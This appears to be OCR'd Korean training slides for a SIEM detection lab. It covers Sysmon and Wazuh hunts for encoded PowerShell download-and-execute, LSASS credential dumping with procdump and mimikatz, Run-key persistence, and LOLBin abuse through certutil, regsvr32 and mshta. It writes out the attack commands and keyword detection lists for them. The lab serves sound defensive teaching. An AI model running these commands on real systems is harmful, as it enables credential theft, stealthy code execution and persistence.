- 스크립트 블록 로깅 (4104): 난독화를 풀어 실제로 실행되는 코드를 기록 — 명령줄만으로는 안 보이던 내용이 보인다

-enc 풀어 보기

```
[Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('VwByAGkAdABlAC0ATwB1AHQAcAB1AHQA…'))
→ Write-Output kt66-encoded-demo
```


41 PowerShell 난독화 · 다운로드 실행 (Sysmon 1)

T1059.001

검증 · DQL 수정

공격

-enc 인코딩 명령 , IEX(New-Object Net.WebClient).DownloadString(…) 로 파일 없이 공격



탐지 포인트

Sysmon 이벤트 1 의 commandLine. 4104(ScriptBlock) 도 보조

검색 원리


keyword 라 대소문자 변형을 OR 로 나열

결과 해석

parentImage 가 WINWORD·EXCEL·wscript 면 매크로나 스크립트 경유 . -enc 뒤 문자열을 Base64 디코딩해 실제 명령 복원

```
data.win.system.eventID:1 AND data.win.eventdata.image:*powershell.exe AND data.win.eventdata.commandLine:(*-enc* or *-EncodedCommand* or *DownloadString* or *DownloadFile* or *IEX* or *Invoke-Expression* or *-nop* or *-w hidden* or *bypass* or *FromBase64String*)
```

41 실습 ① 공격 실행 — PowerShell 난독화 · 다운로드 실행 (Sysmon 1)



구문 풀이

`[Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes(…))`	명령을 UTF-16LE 로 바꾼 뒤 Base64 로 인코딩
`powershell -nop -w hidden -enc <Base64>`	-nop 프로필 안 읽음 , -w hidden 창 숨김 , -enc 인코딩된 명령 실행 — 명령줄만 봐서는 내용이 안 보인다
`IEX (New-Object Net.WebClient).DownloadString('…')`	웹에서 받은 스크립트를 파일로 저장하지 않고 메모리에서 바로 실행

41 실습 ② SIEM 에서 찾기 — PowerShell 난독화 · 다운로드 실행 (Sysmon 1)

```
data.win.system.eventID:1 AND data.win.eventdata.image:*powershell.exe AND data.win.eventdata.commandLine:(*-enc* or *-EncodedCommand* or *DownloadString* or *DownloadFile* or *IEX* or *Invoke-Expression* or *-nop* or *-w hidden* or *bypass* or *FromBase64String*)
```

Time	agent.name	rule.id	rule.description	data.win.system.eventID	data.win.eventdata.commandLine	data.win.eventdata.parentImage
Oct 31, 2026 @ 17:30:40.790	windows-user	92027	Powershell process spawned powershell instance	1	\"C:\\WINDOWS\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" -nop -w hidden -enc VwByAGkAdAB1AC0ATwB1AHQAcAB1AHQANgA2AC0AZQBuAGMAbwBkAGUAZAAtAGQAZQBtAG8A	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe

Expanded document — View surrounding documents — View single docu

Table JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	012
t agent.ip	172.30.70.2
t agent.name	windows-user
t data.win.eventdata.commandLine	\"C:\\WINDOWS\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" -nop -w hidden -enc VwByAGkAdAB1AC0ATwB1AHQAcAB1AHQANgA2AC0AZQBuAGMAbwBkAGUAZAAtAGQAZQBtAG8A
t data.win.eventdata.company	Microsoft Corporation
t data.win.eventdata.currentDirectory	C:\\Users\\kt66student\\
t data.win.eventdata.description	Windows PowerShell
t data.win.eventdata.fileVersion	10.0.26100.1 (WinBuild.160101.0800)

① **인덱스** wazuh-alerts-*

② **시간** Last 15 minutes

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add** `agent.name · rule.id · rule.description · system.eventID · eventdata.commandLine · eventdata.parentImage`

결과 1 hits

읽는 법

- Sysmon 1 = 프로세스 생성 . commandLine 에 -enc·IEX·DownloadString
- -enc 뒤 문자열을 Base64 디코딩하면 실제 명령이 나온다 (CyberChef 등)
- parentImage 가 WINWORD·wscript 면 문서 매크로 · 스크립트 경유

자료와 달라진 점 원본 조건 중 *-ec * 처럼 공백이 든 값은 따옴표 없이는 동작하지 않아 제외 (나머지 동일)

42 PowerShell 스크립트 블록 로깅 (4104)

검증 · 아카이브 인덱스

공격

난독화를 풀어 실행하는 시점의 실제 스크립트 내용

탐지 포인트


Microsoft-Windows-PowerShell/Operational 채널 4104, scriptBlockText

검색 원리

명령줄에 안 보이던 내용도 실행 시점에는 평문으로 기록됨


결과 해석

AmsiUtils·amsiInitFailed 는 AMSI 우회 , VirtualAlloc·SetThreadContext 는 메모리 인젝션 신호




```
data.win.system.eventID:4104 AND data.win.eventdata.scriptBlockText:(*Invoke-Mimikatz* or *Invoke-Shellcode* or
*System.Reflection.Assembly* or *VirtualAlloc* or *SetThreadContext* or *AmsiUtils* or *amsiInitFailed*)
```

42 실습 ① 공격 실행 — PowerShell 스크립트 블록 로깅 (4104)



구문 풀이

```
powershell -c "$api='VirtualAlloc';
[System.Reflection.Assembly]::…"
```

의심 API 이름이 든 스크립트 실행 — 실제 메모리 조작은 하지 않는 안전한 재현

42 실습 ② SIEM 에서 찾기 — PowerShell 스크립트 블록 로깅 (4104)

```
data.win.system.eventID:4104 AND data.win.eventdata.scriptBlockText:(*Invoke-Mimikatz* or *Invoke-Shellcode* or
*System.Reflection.Assembly* or *VirtualAlloc* or *SetThreadContext* or *AmsiUtils* or *amsiInitFailed*)
```

Time	agent.name	rule.id	rule.description	data.win.system.eventID	data.win.eventdata.scriptBlockText
Oct 31, 2026 @ 18:13:27.246	windows-user	-	-	4104	[Console]::OutputEncoding=[Text.Encoding]::UTF8; $ProgressPrefere nce='SilentlyContinue'; powershell -nop -c \"$api='VirtualAlloc'; $asm=[System.Reflection.Assembly]::GetExecutingAssembly(); 'kt66 scriptblock demo: ' + $api\"

Expanded document — View surrounding documents — View single document

Table | JSON

@timestamp	Oct 31, 2026 @ 18:13:27.246
_index	wazuh-archives-4.x-2026.10.31
agent.id	012
agent.ip	172.30.70.2
agent.name	windows-user
data.win.eventdata.messageNumber	1
data.win.eventdata.messageTotal	1
data.win.eventdata.scriptBlockId	e2ca49ce-15f2-4fa7-9531-f1827ceb38a3
data.win.eventdata.scriptBlockText	[Console]::OutputEncoding=[Text.Encoding]::UTF8; $ProgressPreference='SilentlyContinue'; powershell -nop -c \"$api='VirtualAlloc'; $asm=[System.Reflection.Assembly]::GetExecutingAssembly(); 'kt66 scriptblock demo: ' + $api\"
data.win.system.channel	Microsoft-Windows-PowerShell/Operational

① 인덱스 wazuh-archives-*

② 시간 Last 15 minutes

③ DQL 위 검색식을 검색창에 입력 → Enter

④ 컬럼 Add `agent.name · rule.id · rule.description · system.eventID · eventdata.scriptBlockText`

결과 1 hits

읽는 법

- 4104 = 스크립트 블록 로깅 . 난독화를 풀어 실행하는 순간의 실제 코드가 scriptBlockText 에 남는다
- 기본 룰셋은 이 문자열들에 대한 룰이 없어 레벨 0 → wazuh-archives 에서 검색

자료와 달라진 점 인덱스 패턴 wazuh-archives-*

LSASS 와 자격증명 덤프

LSASS(lsass.exe)

- 로그인을 처리하는 Windows 핵심 프로세스 . 로그인한 사용자의 암호 해시 ·Kerberos 티켓을 메모리에 들고 있다

공격

- mimikatz sekurlsa::logonpasswords — LSASS 메모리에서 해시 · 평문 암호 추출
- procdump -ma lsass.exe — 정상 진단 도구로 메모리를 통째로 떠서 다른 PC 에서 분석
- 얻은 해시로 Pass-the-Hash(35 번) → 횡적 이동

탐지 · 방어

- Sysmon 10: targetImage lsass.exe 를 연 프로세스 (sourceImage) 와 권한 (grantedAccess 0x1010·0x1FFFFF)
- Credential Guard, LSA 보호 (RunAsPPL), Defender(HackTool:Win32/DumpLsass)

43 LSASS 접근 (Sysmon 10, 자격증명 덤프)

T1003.001


검증 · 아카이브 인덱스

공격

mimikatz·procdump 가 lsass.exe 메모리를 읽어 암호 해시를 빼냄

탐지 포인트

Sysmon 이벤트 10 + targetImage:*lsass.exe. grantedAccess 값이 0x1010, 0x1410, 0x1FFFFF 등



검색 원리

백신 · 시스템 프로세스의 정상 접근을 sourceImage 로 제외

결과 해석

sourceImage 가 임시 경로나 알 수 없는 실행 파일이면 덤프 시도 . callTrace 에 UNKNOWN 이 있으면 인젝션된 코드

```
data.win.system.eventID:10 AND data.win.eventdata.targetImage:*lsass.exe AND NOT data.win.eventdata.sourceImage:
(*MsMpEng.exe or *csrss.exe or *wininit.exe or *services.exe or *svchost.exe or *lsass.exe)
```

43 실습 ① 공격 실행 — LSASS 접근 (Sysmon 10, 자격증명 덤프)

Windows 게스트 KT66-WIN-01 (PowerShell, 관리자) — 43 LSASS 접근 (Sysmon 10, 자격증명 덤프)

```
# ProcDump 로 lsass.exe 메모리를 덤프 시도 (Windows Defender 가 막을 수 있다 — 접근 시도 자체가 Sysmon 10 으로 남는다)
PS C:\Users\kt66student> C:\Tools\procdump64.exe -accepteula -ma lsass.exe C:\Windows\Temp\l.dmp
```

구문 풀이

```
procdump64.exe -accepteula -ma lsass.exe
l.dmp
```

lsass.exe(로그인 암호 해시를 들고 있는 프로세스) 메모리 전체 (-ma) 를 파일로 덤프

43 실습 ② SIEM 에서 찾기 — LSASS 접근 (Sysmon 10, 자격증명 덤프)

```
data.win.system.eventID:10 AND data.win.eventdata.targetImage:*lsass.exe AND NOT data.win.eventdata.sourceImage:
(*MsMpEng.exe or *csrss.exe or *wininit.exe or *services.exe or *svchost.exe or *lsass.exe)
```

Time	agent.name	rule.id	rule.description	data.win.system.eventID	data.win.eventdata.sourceImage	data.win.eventdata.grantedAcc
Oct 31, 2026 @ 19:22:35.273	windows-user	-	-	10	C:\\Program Files\\osquery\\osqueryd \\osqueryd.exe	0x1000

Expanded document — View surrounding documents — View single do

Table JSON

@timestamp	Oct 31, 2026 @ 19:22:35.273
_index	wazuh-archives-4.x-2026.10.31
agent.id	012
agent.ip	172.30.70.2
agent.name	windows-user
data.win.eventdata.callTrace	C:\\WINDOWS\\SYSTEM32\\ntdll.dll+15f2c4|C:\\WINDOWS\\System32\\KERNELBASE.dll+c4766|C:\\Program Files\\osquery\\osqueryd.exe+5cbfac|C:\\Program Files\\osquery\\osqueryd\\osqueryd.exe+f7223|C:\\Program Files\\osquery\\osqueryd\\osqueryd.exe+1cc9eb|C:\\Program Files\\osquery\\osqueryd\\osqueryd.exe+d481f0|C:\\Program Files\\osquery\\osqueryd\\osqueryd.exe+cb5447|C:\\Program Files\\osquery\\osqueryd\\osqueryd.exe+1dab81|C:\\Program Files\\osquery\\osqueryd\\osqueryd.exe+1da149|C:\\Program Files\\osquery\\osqueryd\\osqueryd.exe+1d4d40|C:\\Program Files\\osquery\\osqueryd\\osqueryd.exe+109f8e3|C:\\Program Files\\osquery\\osqueryd\\osqueryd.exe+109e3f2|C:\\Program Files\\osquery\\osqueryd\\osqueryd.exe+109dfe9|C:\\Program Files\\osquery\\osqueryd\\osqueryd.exe+1a2337|C:\\Program Files\\osquer
data.win.eventdata.grantedAccess	0x1000

① **인덱스** wazuh-archives-*

② **시간** Last 15 minutes

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add** `agent.name · rule.id · rule.description · system.eventID · eventdata.sourceImage · eventdata.grantedAccess`

결과 15 hits

읽는 법

- Sysmon 10 = 다른 프로세스 메모리 접근 . targetImage lsass.exe, sourceImage procdump64.exe
- grantedAccess 0x1FFFFF(전체)·0x1010 등이 덤프용 권한
- Defender 가 켜져 있으면 HackTool:Win32/DumpLsass 로 차단 — 실습은

자료와 달라진 점 인덱스 패턴 wazuh-archives-*. kt66 Sysmon 설정은 LSASS 접근을 기록하도록 보강 (SwiftOnSecurity 기본은 미기록)

44 레지스트리 Run 키 지속화 (Sysmon 13)

T1547.001

검증 · 아카이브 인덱스

공격

HKCU\…\CurrentVersion\Run 에 값을 넣어 로그온마다 실행

탐지 포인트


Sysmon 이벤트 13 의 targetObject

검색 원리

백슬래시는 \\ 로 이스케이프

결과 해석

details 에 등록된 실행 경로 , image 에 등록한 프로세스 . 설치 프로그램이 아닌 powershell·cmd·reg.exe 면 의심




```
data.win.system.eventID:13 AND data.win.eventdata.targetObject:(*CurrentVersion\\\\Run* or *CurrentVersion\\\\RunOnce* or *Winlogon\\\\Shell* or *Winlogon\\\\Userinit*)
```

44 실습 ① 공격 실행 — 레지스트리 Run 키 지속화 (Sysmon 13)

Windows 게스트 KT66-WIN-01 (PowerShell, 관리자) — 44 레지스트리 Run 키 지속화 (Sysmon 13)

```
# HKCU\...\CurrentVersion\Run 에 값 추가 → 로그온할 때마다 실행
PS C:\Users\kt66student> reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v evil /d C:\Temp\x.exe /f
The operation completed successfully.


HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    evil    REG_SZ    C:\Temp\x.exe
```


구문 풀이

```
reg add HKCU\Software\Microsoft\Windows\
CurrentVersion\Run /v evil /d C:\Temp\x.exe
```

로그온할 때마다 실행되는 Run 키에 값 추가 — 지속화

44 실습 ② SIEM 에서 찾기 — 레지스트리 Run 키 지속화 (Sysmon 13)

```
data.win.system.eventID:13 AND data.win.eventdata.targetObject:(*CurrentVersion\\\\Run* or *CurrentVersion\\\\RunOnce* or *Winlogon\\\\Shell* or *Winlogon\\\\Userinit*)
```



Time	agent.name	rule.id	rule.description	data.win.system.eventID	data.win.eventdata.targetObject	data.win.eventdata.details
Oct 31, 2026 @ 18:23:03.153	windows-user	92302	Registry entry to be executed on next logon was modified using command line application reg.exe	13	HKU\\S-1-5-21-2910308273-3251581836-3327389227-1000\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\evil	C:\\Temp\\x.exe

Expanded document — View surrounding

Table | JSON

@timestamp	Oct 31, 2026 @ 18:23:03.153
_index	wazuh-archives-4.x-2026.10.31
agent.id	012
agent.ip	172.30.70.2
agent.name	windows-user
data.win.eventdata.details	C:\\Temp\\x.exe
data.win.eventdata.eventType	SetValue
data.win.eventdata.image	C:\\WINDOWS\\system32\\reg.exe
data.win.eventdata.processGuid	{bf1fdaaf-b374-6ae5-2103-000000000300}
data.win.eventdata.processId	3936

① **인덱스** wazuh-archives-*

② **시간** Last 15 minutes

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add** `agent.name · rule.id · rule.description · system.eventID · eventdata.targetObject · eventdata.details · eventdata.image`

결과 2 hits

읽는 법

- Sysmon 13 = 레지스트리 값 설정 . targetObject 경로 , details 에 등록된 실행 파일
- image 가 reg.exe·powershell 이면 설치 프로그램이 아닌 수동 등록

자료와 달라진 점 원본 *CurrentVersion\\Run* → 0 건 . 저장값의 역슬래시가 두 겹이라 *CurrentVersion\\\\Run* 로 써야 한다 . 인덱스 wazuh-archives-*

LOLBin — 원래 있는 프로그램으로 공격하기

Living Off the Land

• Windows 에 기본으로 있는 신뢰받는 프로그램 (서명된 exe) 으로 다운로드 · 실행 → 새 악성 파일이 덜 필요하고 백신을 피하기 쉽다

대표 예

• certutil -urlcache -f URL 파일 (다운로드), certutil -decode (Base64 풀기) · mshta http://…/x.hta · regsvr32 /s /u /i:URL scrobj.dll (Squiblydoo)
• rundll32 · bitsadmin /transfer · wmic process call create

문서 매크로

• 피싱 메일의 Word·Excel 매크로가 cmd·powershell 을 띄운다 → Sysmon 1 의 parentImage 가 WINWORD.EXE
• 정상 Office 는 셸을 거의 띄우지 않으므로 부모 - 자식 관계만으로 강한 신호

45 LOLBin 악용 (certutil, mshta, regsvr32, rundll32)

T121 검증 · 아카이브 인덱스

공격

정상 Windows 바이너리로 파일을 내려받거나 스크립트를 실행해 백신을 피함

탐지 포인트


Sysmon 1 에서 해당 바이너리 + 수상한 인자 (http, urlcache, javascript:, scrobj.dll)

검색 원리

바이너리 자체는 정상이므로 인자 조합으로 좁힘

결과 해석

certutil -urlcache -f http://… 는 다운로드 , regsvr32 /s /u /i:http://… scrobj.dll 은 Squiblydoo 기법




```
data.win.system.eventID:1 AND data.win.eventdata.image:(*certutil.exe or *mshta.exe or *regsvr32.exe or *rundll32.exe or *bitsadmin.exe or *wmic.exe or *msiexec.exe) AND data.win.eventdata.commandLine:(*http* or *urlcache* or *decode* or *javascript* or *scrobj* or */i\:* or *process call create*)
```

45 실습 ① 공격 실행 — LOLBin 악용 (certutil, mshta, regsvr32, rundll32)

Windows 게스트 KT66-WIN-01 (PowerShell, 관리자) — 45 LOLBin 악용 (certutil)

